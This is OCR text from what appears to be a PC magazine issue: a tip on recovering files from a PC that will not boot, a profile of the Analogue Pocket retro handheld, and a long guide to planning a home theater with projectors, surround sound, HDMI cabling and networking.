
The worst has happened: Windows refuses to boot, and you're unable to get to your files. What to do? Assuming the drive hasn't physically failed (see the box on getting professional help), you'll want to recover what data you can before wiping the drive and reinstalling Windows from scratch.

If you're a Macrium user, you could boot from your rescue disc, take a fresh image of the drive, then try rolling your system back to a working state. If the drive has physically failed, but your backup is recent, there's little point trying to recover data from it; instead, invest in a new drive and restore your last Macrium backup to that.

If you haven't got a drive image, you may be able to restore the partition or recover files from it. You'll need to create a Lazesoft Recovery Suite rescue disc (or USB flash drive) by downloading and installing the free Home Edition of the software from www.lazesoft.com/download.html to a working PC, preferably one running the same OS as your damaged PC.

Once that's done, boot from the rescue disc. You could first try Windows Recovery to see if it can restore your PC to working order, or use the rescue disc's own File Manager to recover files if the partition is visible and otherwise undamaged. Failing that, use the 'Disk Image & Clone' tool to search for the missing partition following the same procedure as above.

If all this fails, you should be able to use the rescue disc to copy off any files that are easily accessible—say, with a corrupt Windows install that hasn't trashed the partition—or use the 'Data Recovery' tool, which offers a choice of four tools: Fast Scan, Undelete, Unformat and Deep Scan. With a bit of luck, one of these will ensure any critical files are recovered before you wipe the drive clean to start again.



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CENTERFOLD

PERFORMANCE GEAR LAID BARE

Analogue Pocket

AH, RETRO HANDHELD GAMING. It's a medium many have fond memories of, including the *Maximum PC* team. Back in the 1990s, long before we had smartphones capable of streaming games direct from our home rigs, portable gaming was the domain of companies such as Nintendo and Sega, with the vastly successful Game Boy being the handheld console of choice for many gamers.

Naturally, those consoles had a vast selection of games, with everything from classics like *Pokemon* to cult hits like *Golden Sun*. Of course, playing these games today isn't easy. Functioning handhelds from over two decades ago are a rare find and ROM emulation is an option but means a shift to ill-suited hardware.

Luckily, the good folks over at Seattle-based retro game hardware company Analogue Inc have a finely designed solution. The Analogue Pocket might look like a knock-off handheld emulator but it's a sophisticated piece of hardware. Rather than merely emulating retro games, it uses a nifty field-programmable gate array (FPGA) to replicate the original hardware of handhelds such as the Game Boy and Neo Geo Pocket.

Analogue wanted to appeal to budding developers too, so a secondary FPGA exists to allow for the creation and porting of new cores, opening up avenues for development and even hardware adaptation. Analogue has also partnered with retro game creation software GB Studio, allowing creatives to make their own games without any programming knowledge.

The physical design is excellent, too. Though it is visibly inspired by the Game Boy, it has been expanded to four face buttons and wrapped up in a sleeker but sturdy plastic shell. Connectivity is vital here, with a headphone jack, microSD card slot, and USB-C port. An additional HDMI port on the base allows the Pocket to be connected to a display via a dock, like a Nintendo Switch developed in the 1990s. –CHRISTIAN GUYTON

1 DREAM SCREEN

The Pocket's 3.5-inch display will be familiar to Game Boy owners, but it's a far more advanced offering than Nintendo's old handheld. Running at 1600x1440 resolution, it packs a pixel density of 615ppi, with impressive brightness and color reproduction. There are even display modes that replicate classic handheld screens, like the green-tinted Game Boy display.

2 MUSIC MAKER

A built-in audio workstation (called Nanoloop) allows you to use the Analogue Pocket for sequencing and synthesizing music. MIDI and analog sync cables let you connect your Pocket to a PC or Mac as well as a wealth of different music hardware, transforming it from retro game machine to music creation platform.

3 IMPROVISE, ADAPT, OVERCOME

While the Pocket's standard cartridge port accepts games from the entire line of Game Boy handhelds, Analogue doesn't just support retro Nintendo games. Three different physical adapters allow you to play game cartridges originally designed for the Sega Game Gear, Neo Geo Pocket, and even the under-appreciated Atari Lynx.

© ANALOGUE INC

MAXIMUM THEATER!

Power up your entertainment with the full home cinema experience

THE MOVIE THEATER is dead, long live the movie theater! Cultural shifts usually happen pretty slowly, but recent concern about being in enclosed spaces during a pandemic has certainly accelerated the shift towards home streaming.

Home theater installations have always been something enthusiastic PC users would try to tackle—expensive kit, miles of cables, drilling holes through drywall—these are all activities we imagine tick the average reader's boxes.

A home theater project is about bringing together a host of disparate parts and technologies to offer that special movie experience. Of course, you could stream the same content to your cell phone, but where's the fun in that?

No, this project will be about recreating the comfort, the lighting, the big-screen, and big surround-sound experience of the movie theater. Part of that is about measuring up and planning what size of screen your room can accommodate, working out how to route cables and power, then the sort of digital infrastructure you will need to deliver this conveniently and seamlessly.


No one wants a PC buzzing away in the corner of their lounge, nor do they want bundles of cables trailed around the room. So let's dare to dream about the ideal home theater, explore what you'll need, what the potential issues are, and how to plan and tackle creating a *Maximum PC* installation. –NEIL MOHR

A high-end home theater installation, but even a modest setup can achieve impressive results.

SO, YOU'RE THINKING about setting up a home theater system? There are a whole lot of elements that go into making it. The obvious place to start might be the screen, but there's also seating, lighting, and decor to consider—not forgetting a projector, speakers, and behind-the-scenes cabling for the audio, networking, video, power, amplifiers, and digital storage. There are plenty more devices you need too, never mind connecting, configuring, and calibrating it all.

Here at *Maximum PC* magazine, we're not experts on home renovation (for tips on those, check out our sister publications, *Homebuilding & Renovating* or *Ideal Home*) so we'll leave the soft furnishing and decor decisions up to you. However, we will cover how planning and routing cabling should be part of any home renovation. This gives you the chance to properly chase, route, or hide necessary cables away and to do so in a futureproof way—you don't want to be ripping out redundant cables in 12 months' time.

That said, we will focus on the three core areas of video, audio, and infrastructure, i.e. the hardware, networking, and power. With video, we'll concentrate on issues surrounding projectors, though this is generally the most straightforward area. Projectors are somewhat impractical in their own way, so we'll cover big TV options. Ignoring the snobbery around audio, correctly setting up a theater-level surround system can be tricky, but modern theater amplifiers cut out much of this nonsense with automated calibration systems. While infrastructure is built around whatever playback device you choose and how it will be hooked into your wider home, this can be as simple or complex as you like.



This is our tiny home, drawing a plan helps visualize where all the cables will be required.

That's 13 channels of audio for your ears. Go on, count them.

Suitable home theater speakers will deliver the room-filling surround sound you need for a true movie experience.

PROJECTION

For an authentic home theater experience, a projector is the only way to go, as long as you have the space to install one. Even a basic projector in a dark room will generate an image of over 100-inches. Although 75-inch TVs can be picked up for less than $1,000, depending on the model, a TV is a permanent blank feature hung on your wall, unlike a projector screen that can be rolled away. A projector requires space to be mounted, though don't overlook the temporary option of dropping a projector onto your coffee table and using a blank wall for movie nights.

So, let's start with the room itself by considering how and where a screen would go and where you would sit to enjoy the scene. If you have a dedicated space, that will offer more flexibility, but if you want to use an existing living room, it's likely you'll be working around an existing couch, doors, windows, furniture, and so on. You can't just drop any projector into a room, first, you have to ensure it's suitable (see the Projector Picker box right).

Now we're up to speed, get out your tape measure, see how big your room is, the screen size you need, and the projector too. Tap the details into a throw calculator, such as www.projectorcentral.com/projection-calculator-pro.cfm, to see if it fits. If it doesn't, see whether anything can be moved around, try another projector model, or compromise on screen size.

Once you know what projector you're after and how big an image it will project, you can also consider what screen you should use. You can use a wall, it doesn't even have to be white or particularly smooth, you can always color calibrate for off-white and your brain will adapt to a good degree, though this is sub-optimal.


Instead, you should consider an electronic drop-down screen with a standard white matt material. In the past, you could go for high-gain reflective materials or even ones with grey tints, these were to offset shortcomings with old tech offering brighter images and to compensate for poor contrast. Modern projectors are so much better that it isn't an issue. You could consider a modern Ambient Light Rejecting (ALR) screen, which uses micro-angled surfaces to reflect light projected towards it and absorb ambient light—it sounds like magic, but it's simple optics. If you're planning to use it in a lit room, these screens are a good choice, but they reduce your overall screen and size options.

SOUNDS GOOD

So, you have chosen a big screen, but it won't have half the impact you're after until it's backed up with a big soundstage. This is where a dedicated home theater amplifier comes in, powering a dedicated surround sound speaker system that's been calibrated and balanced for your optical and audio pleasure.

A decent AV amplifier is a great investment as it's more than just for movie sound, it will be the central switch for your home theater's video and audio devices. It can route video and audio from your PC, Blu-ray player, console, stream box, or turntable to your TV, monitor, or projector, and it's there to decode the audio stream and play it spatially balanced over your surround speaker system.

So... many... gold... connections... Theater AV amplifiers are something to behold, but all of this is absolutely necessary, honest!



Speaker and sub placement are important for your home theater, but so is good audio calibration.

This latter part is interesting for home theater use. AV amplifiers have always been able to re-encode the input audio from mono, stereo, or multi-channel to best use its connected speakers. But the move to Dolby Atmos has seen this change from a fixed pre-rendered channel model to a flexible 'audio space' with dynamic audio objects that the input audio stream is remapped to fill with the calibrated speaker system. This enables you to select a surround speakers configuration that best fits your room size.

That could be a traditional 5.1 (five surround speakers and a low-frequency effect (LFE) subwoofer) arrangement for smaller installations or a 7.1 arrangement for larger ones with plenty of space for rear speakers. You can add up- or down-firing Atmos speakers for X.1.2/4 for vertical audio. For seriously large rooms with rows of seats, side speakers and second LFE subs can be added for a 9.2.4 or even an 11.2.4 setup.

We could attempt to provide speaker placement advice but the number of permutations is large and, besides, Dolby has come up with complete guides for every single one: www.dolby.com/about/support/guide/speaker-setup-guides/

Thankfully these days, speaker calibration is simplified. Even entry-level AV amps offer automatic setup, using a supplied mic placed at the viewer's head position and the amp will adjust the levels and response time for each speaker.

All of this simplifies PC playback issues as the video and audio can be sent over your HDMI connection and you can leave the amp to decode the audio, depending on the bitstream it's being sent, while sending the video to your chosen display. At worst, you might need to ensure the correct audio device is driving the amp in the Windows audio settings (remember, it will be your GPU rather than mobo onboard audio unless you're using a dedicated coaxial or optical link).

IN THE STRUCTURE

The most nebulous section is the infrastructure aspect, largely as every home is going to be different. However, we can point out the issues and requirements that most installs are going to offer, even if the actual layout will differ.

To begin with, get a floorplan of your home, mark where the internet cable enters your home, where devices that require high-speed wired LAN will be

© DOLBY

PROJECTOR PICKER

Before you choose to go out and buy any old projector that fits within your budget, you should first check that it's going to project an image that matches the screen size you want from its mounting—and that the image will be bright enough at that size.

The screen size projected is a combination of the model's optics and the distance it is away from the screen, this is called the throw ratio. A ratio of 1:1 means that, for every foot away from the screen, it would create an image one foot across. Typically, home theater projectors offer default ratios around 1.2:1 backed up with optical zooms of around 1.3x, so the final image size can be adjusted.

Models with "short throws" have a ratio of one or under for use in smaller rooms or placing on coffee tables, but a newer trend is the Ultra-Short Throw projector with ratios of around 0.25. These can be positioned directly in front of the target screen and project images of up to 100-inches but, ideally, they work best with specialized lenticular screens. Projectors with much higher throws of 2+ are available for larger rooms but are typically aimed at conference venues.

A final attribute to consider is brightness, measured in lumens (nits come into this too). Too low and the picture will be a dim experience, too bright and it compromises the image quality and increases noise levels of fans keeping that bright bulb cool. Typically, home theater projectors range from 2,000 to 3,000 lumens. Conference projectors tend to hit 5,000+ lumens. As a guide, a 1,000-lumen projector with a 100-inch screen would need to run in a dark room for best effect, a 2,000-lumen project and 100-inch screen can cope with medium ambient lighting.

CABLES MATTER

One problem with home cinema is that the source of the digital stream is over there, while the display is over here—'there' could be any distance from a couple of feet to hundreds of feet, so you will need lots of cabling to connect here and there.

The problem is that HDMI 2.x specification is pretty confusing for consumers, and HDMI doesn't specify supported cable lengths either. Many say 10 feet is the maximum and, while that may be good advice for buying random Chinese HDMI cables from eBay, it isn't really accurate enough.

Part of the issue is that when HDMI was originally created, 1080p was high-end and HDMI connected a DVD Player to the TV sat on top of it. Combine that with the HDMI 1.x (max 4K @ 30Hz) days and timing wasn't as critical over long(ish) cable lengths.

With the release of HDMI 2.0 supporting 4K at 60Hz data rates jumped from an already high 10Gbit/s to 18Gbit/s and with HDMI 2.1 to 48Gbit/s. Suddenly blasting all of those bits, even with quality twisted-pair shielded cabling, over more than 10 feet becomes an issue.

Running a wall-mounted projector, even with the player kit directly below, is likely to require a nine-foot HDMI cable. For our installation, we're more in the 30-foot region, something a casual read online might make you think is impossible.

Cable experts, such as www.infinitecables.com, certify their cables and offer full refunds if they don't deliver. It supplies passive 8K HDMI 2.1 cables up to 10 feet (for $8), 4K HDMI 2.0 up to 10 feet, and HDMI 1.4 capable of 4K at 60Hz up to 40 feet.

To retain full HDMI 2.0 support beyond 10 feet, you'll need an active HDMI cable. Active HDMI 2.0 18Gbps capable cables go up to 50 feet, a reasonable 35-foot one will cost you $45. If you need to go longer then active optical HDMI can take this up to 100 feet in length. It bumps the cost to $170 but is worth every cent.

The latest LG C1 models offer a superb OLED display for awesome color contrast and fast refresh.

Upfiring speakers can be added to expand your soundstage.

Don't skimp on your cables, you'll regret it.

located, areas where Wi-Fi hotspots need to be strong for laptop or high-speed use—don't forget IOT devices such as doorbells, security cameras, outside Wi-Fi access, and streaming boxes (for example, Amazon Fire or Google Chromecast).

Depending on your home's construction (older with internal brick walls or newer with drywall), you'll want to plan Wi-Fi routers or Mesh systems. Don't overlook powerline options to extend network reach at lower speeds. But our main issue is routing Cat5/6a cabling between key locations. Talking of cables, even if you're running Gigabit kit, you might want to consider upgrading your cables to Cat6a, as this supports 10 Gigabit LAN speeds, if you should ever upgrade your core network kit. You can largely ignore Cat7(a) it seems, and Cat8 is for 40Gbit applications, which is more suited to data centers rather than your home.

Going 10GbE is a viable home option as PCIe add-in cards are around the $100 mark and a suitable 10GbE switch with two ports and eight Gigabit ports will cost around $250, though it remains a good chunk of outlay you could probably spend elsewhere to better effect. A middle-ground option would be to opt for 2.5GbE, which has gained momentum of late with NICs at $30 and switches around $100.

Plenty of people will opt for a switch and server (sometimes a blade) in their garages, alongside other networked kit, such as a CCTV recorder, which is a good option, though bear in mind the security issues, as your garage is more likely to be broken into. We are planning to use the dead area under the main staircase, so ventilation is a concern, though it would be simple enough to integrate a small fan. Here, we will put the main cable router, switch, a home server, CCTV recorder, and powerline network box.

We will chase a two-inch deep narrow trench across the concrete entrance hall to route networking and power into the main living area. The LAN is to be extended to the home theater room and the downstairs office area, and we're using the powerline to supply further lower-speed Wi-Fi routers around the home upstairs.

Concentrating on the theater room, we have a dedicated LAN connection and gigabit switch, with a WiFi5 (802.11ac) base station plugged directly into this. We have our "kit area" of the theater room planned out, this will contain the

© LG

Entry-level DLP pixel-shift 4K protectors are a budget option and can support 120Hz.

Ultra-short throw laser projectors are a possible alternative to a huge TV.

AV amplifier—as covered routing the audio and HDMI inputs—our quiet home theater PC, and any consoles. We're using a Google Chromecast directly into the AV amp for streaming services and running Plex from the home server.

As we're renovating the room, we can route the audio cables under the floorboards and behind new baseboards. For the projector, we're going to route a long HDMI cable up behind cupboards, behind the coving, and around to the projector. This HDMI cable will be 21 feet long (see the box on speccing long HDMI cables to ensure they are up to the job). Be aware some electrical screens have a "trigger" line that connects to compatible projectors, so that's another thing to route, though many screens just offer a remote. We're also planning a wall-mounted 42-inch TV over the fireplace and have planned for the HDMI, power, and aerial cables to be routed down into the unused fireplace to the AV amp.

With everything hooked up, your home theater is ready to go, almost. You'll certainly want to give it a few test runs and color calibrate the projector, many people offer base settings online and you can tweak it to taste from there. Reasonable calibration can be achieved with your eye and the supplied series of test patterns and brightness charts.

On the PC side, there can certainly be awkward audio settings, so ensure the correct audio device is being used with the Windows mixer. If you have a non-HDR projector or display but have HDR content, ensure you have the K-Lite codec pack from https://codecguide.com with its MadVR plugin that will re-encode HDR video on the fly. Otherwise, recent builds of VLC use a Tone Mapper that does a reasonable job with minimal CPU use. If you're watching a lot of local video, try a media center server such as Plex or Emby to help catalog your library—this can be viewed via a networked PC, Android box, Chromecast, or similar streaming box.

Home theater installs are complex beasts and you can understand why there's a small industry carrying them out. Trying to bring together the best of the audio, visual, networking, and computing worlds, into a bespoke space with decor on top is a daunting challenge. Never mind ensuring it's all calibrated and set up for the best experience. We haven't even scratched the surface but, hopefully, this has inspired you enough to try.

TVs ARE BIG TOO!

The main issues encountered with projector installations are the additional cabling and accommodating the screen. With many 75-inch TV models now costing less than an entry-level 4K projector, it might make sense to opt for a decent big-screen TV.

This is a great time to consider a gaming TV. The default high-end 4K capabilities of the PlayStation 5 and Xbox Series X mean manufacturers have invested in developing PC-style modes as selling points rather than an afterthought.

We'd recommend the LG C1 range, which starts at 48-inch and goes up to 83-inch screens. This OLED panel supports HDMI 2.1 with a 4K 120Hz refresh plus the HDMI 2.1 Auto Low Latency Mode and Variable Refresh Rate that works with both G-Sync and Freesync, offering a low 13ms input lag. Starting at around $1,100, it matches similar priced large gaming monitors.

It's also worth taking a look at the Samsung Q70 range, starting at 50-inch and going up to 85-inch screens. This makes use of Samsung's Quantum Dot Neo QLED display panels. With VRR Freesync (no official G-Sync) and 4K 120Hz support in gaming ALLM mode, input lag is just 9ms and there's even super-wide 32:9 ratio support. If you're on a tight budget and 120Hz isn't essential, consider the entry-level Samsung Q60 range.

Samsung's Q60 range offers great picture quality but not the 120Hz refresh rate craved by gamers.

